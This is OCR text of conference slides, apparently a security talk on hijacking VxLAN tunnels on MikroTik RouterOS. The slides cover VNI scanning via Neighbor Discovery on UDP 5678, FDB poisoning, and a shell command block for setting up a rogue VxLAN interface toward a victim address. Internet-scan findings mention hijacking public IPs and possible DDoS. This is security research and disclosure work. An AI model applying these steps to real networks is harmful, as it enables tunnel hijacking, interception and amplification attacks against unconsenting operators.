
What attacker don’t know



```
MYPUBIP=9.9.9.9
DSTADDR=160.25.104.200
DPORT=8472
VID=42
IF_NAME=vxlan-test
ip link add $IF_NAME type vlan id $VID remote $DSTADDR local $MYPUBIP dstport $DPORT
ip link set up dev $IF_NAME
ip addr add 10.0.0.2/24 dev $IF_NAME
ping -c 1 10.0.0.1
```

These three can know by sending numerous packet

What attacker don’t know




```
MYPUBIP=9.9.9.9
DSTADDR=160.25.104.200
DPORT=8472
VID=42
IF_NAME=vxlan-test
ip link add $IF_NAME type vlan id $VID remote $DSTADDR local $MYPUBIP dstport $DPORT
ip link set up dev $IF_NAME
ip addr add 10.0.0.2/24 dev $IF_NAME
ping -c 1 10.0.0.1
```

Let's focus on how to get this


Gathering information (passive) – Broadcast mac

- Send VxLAN, which Mac is broadcasting (FF:FF:FF:FF:FF:FF)
- Wait for broadcast packet, e.g., ARP requests



```
15:18:19.863901 IP 3[redacted].36980 > 160.25.104.201.8472: OTV, flags [I] (0x08), overlay 0, instance 1
ARP, Request who-has 45.[redacted].248 tell 45.[redacted].1, length 46
```

Mac	Remote IP	Interface
FF:FF:FF:FF:FF:FF	9.9.9.9	Vxlan1




Router With VxLAN

ip.src	ip.dst
9.9.9.9	1.1.1.1
UDP port	VNI
4789	10
mac.src	mac.dst
FF:FF:FF:FF:FF:FF	FF:FF:FF:FF:FF:FF
Any	

ip.src	ip.dst
1.1.1.1	9.9.9.9
UDP port	VNI
4789	10
mac.src	mac.dst
Victim’s mac	FF:FF:FF:FF:FF:FF
ARP requests information with IP range	

Gathering information (active) – The magic 5678

- Mikrotik Neighbor Discovery Protocol on UDP 5678 port
- When RouterOS receives a broadcast Neighbor Discovery message
- it will reply the message with its IP, Mac by broadcasting (FF:FF:FF:FF:FF:FF)




ip.src	ip.dst
9.9.9.9	1.1.1.1
UDP port	VNI
4789	10
mac.src	mac.dst
FF:FF:FF:FF:FF:FF	FF:FF:FF:FF:FF:FF
Inner Packet ip.src	Inner Packet ip.dst
0.0.0.0	255.255.255.255
Mikrotik Neighbor Discovery Protocol Discover	

Router OS
1.1.1.1
VxLAN peer
2.2.2.2


ip.src	ip.dst
1.1.1.1	9.9.9.9
UDP port	VNI
4789	10
mac.src	mac.dst
RouterOS's mac	FF:FF:FF:FF:FF:FF
Inner Packet ip.src	Inner Packet ip.dst
RouterOS VxLAN IP	255.255.255.255
Mikrotik Neighbor Discovery Protocol Response	

Full Chain



ip.src	ip.dst
9.9.9.9	1.1.1.1
UDP port	VNI
4789	10 (Scan until match)
mac.src	mac.dst
FF:FF:FF:FF:FF:FF	FF:FF:FF:FF:FF:FF
Inner Packet ip.src	Inner Packet ip.dst
0.0.0.0	255.255.255.255
Mikrotik Neighbor Discovery Protocol UDP port 5678 Discovery	

Full chain



When VNI matches
Accept & decapsulate VxLAN


VxLAN interface	
mac.src	mac.dst
FF:FF:FF:FF:FF:FF	FF:FF:FF:FF:FF:FF
Inner Packet ip.src	Inner Packet ip.dst
0.0.0.0	255.255.255.255
Mikrotik Neighbor Discovery Protocol UDP port 5678 Discovery	

Got Neighbor Discovery on VxLAN

Victim add attacker to FDB table

Mac	Remote IP	Interface
00:12:34:56:78:99	2.2.2.2	Vxlan1 (port: 4789 vni:10)
FF:FF:FF:FF:FF:FF	9.9.9.9	Vxlan1 (port: 4789 vni:10)

Full chain




VxLAN interface	
mac.src	mac.dst
AB:CD:12:45:12:12	FF:FF:FF:FF:FF:FF
Inner Packet ip.src	Inner Packet ip.dst
10.0.0.1	255.255.255.255
Mikrotik Neighbor Discovery Protocol UDP port 5678 Response	

Lookup

Mac	Remote IP	Interface
00:12:34:56:78:99	2.2.2.2	Vxlan1 (port: 4789 vni:10)
FF:FF:FF:FF:FF:FF	9.9.9.9	Vxlan1 (port: 4789 vni:10)

Full chain




Encapsulate vxlan

ip.src	ip.dst
1.1.1.1	9.9.9.9
UDP port	VNI
4789	10
mac.src	mac.dst
AB:CD:12:45:12:12	FF:FF:FF:FF:FF:FF
Inner Packet ip.src	Inner Packet ip.dst
10.0.0.1	255.255.255.255
Mikrotik Neighbor Discovery Protocol UDP port 5678 Response	

Mac	Remote IP	Interface
00:12:34:56:78:99	2.2.2.2	Vxlan1 (port: 4789 vni:10)
FF:FF:FF:FF:FF:FF	9.9.9.9	Vxlan1 (port: 4789 vni:10)

Full chain



ip.src	ip.dst
1.1.1.1	9.9.9.9
UDP port	VNI
4789	10
mac.src	mac.dst
AB:CD:12:45:12:12	FF:FF:FF:FF:FF:FF
Inner Packet ip.src	Inner Packet ip.dst
10.0.0.1	255.255.255.255
Mikrotik Neighbor Discovery Protocol UDP port 5678 Response	

Got everything to hijack tunnel

Scan for VxLAN tunnel


- We only don’t know VNI, UDP port and IP
  - VNI: 1 ~ 16777214 (usually smaller then 100)
  - Port: Default 4789 or 8472
  - Destination IP ☺
- VxLAN Scanner Demo
  - Send numerous different VNI packet
  - Wait for reply
  - https://github.com/123ojp/VxLAN-Scanner

ip.src	ip.dst
9.9.9.9	1.1.1.1
UDP port	VNI
4789	10
mac.src	mac.dst
FF:FF:FF:FF:FF:FF	FF:FF:FF:FF:FF:FF
Inner Packet ip.src	Inner Packet ip.dst
0.0.0.0	255.255.255.255
Mikrotik Neighbor Discovery Protocol UDP port 5678 Discovery	

Lab

Web server config


```
ip r add 0.0.0.0/0 via 192.168.122.98
caddy run -config /etc/caddy/Caddyfile
```



RouterOS config

```
# 2025-01-16 06:38:43 by RouterS 7.16.2
# software id = 63PX-OAK9
[admin@MikroTik] > ip/address/export
/ip address add address=192.168.122.98/24 disabled=no interface=ether1 network=192.168.122.0
/ip address add address=10.0.0.1/24 disabled=no interface=vxlan1 network=10.0.0.0
[admin@MikroTik] > interface/vxlan/export
/interface vxlan add mac-address=FA:10:04:A1:E1:CF name=vxlan1 port=8472 vni=42 vrf=main vteps-ip-version=ipv4
/interface vxlan vteps add interface=vxlan1 remote-ip=1.1.1.1
```

Vic



```
root@CTFer-foxo:/home/o123ojp/fakegre# 
```

Webserver: 10.0.0.1
Victim Public IP: 160.25.104.200
Attacker Public: 160.25.104.198
VxLAN Port: 8472
VxLAN VNI: 42

Scan VxLAN in Real World


- Scan with VNI = 1 and default ports
- 900+ of IPs reply VxLAN packets
  - 4000+ of IPs are discovered inside the tunnels.
  - Some are public IPs
    - Hijack public IPs 🤯
- Some reply with numerous broadcast packet
  - Combining this with IP spoofing can potentially lead to DDoS
- Some source IPs are private addresses.
  - 🤯 Why?

VNI = 1 and default port


VNI = ? and port = ??

But some source IPs are private addresses Why? 🤯

I use VxLAN in encrypted tunnel, so I’m safe?



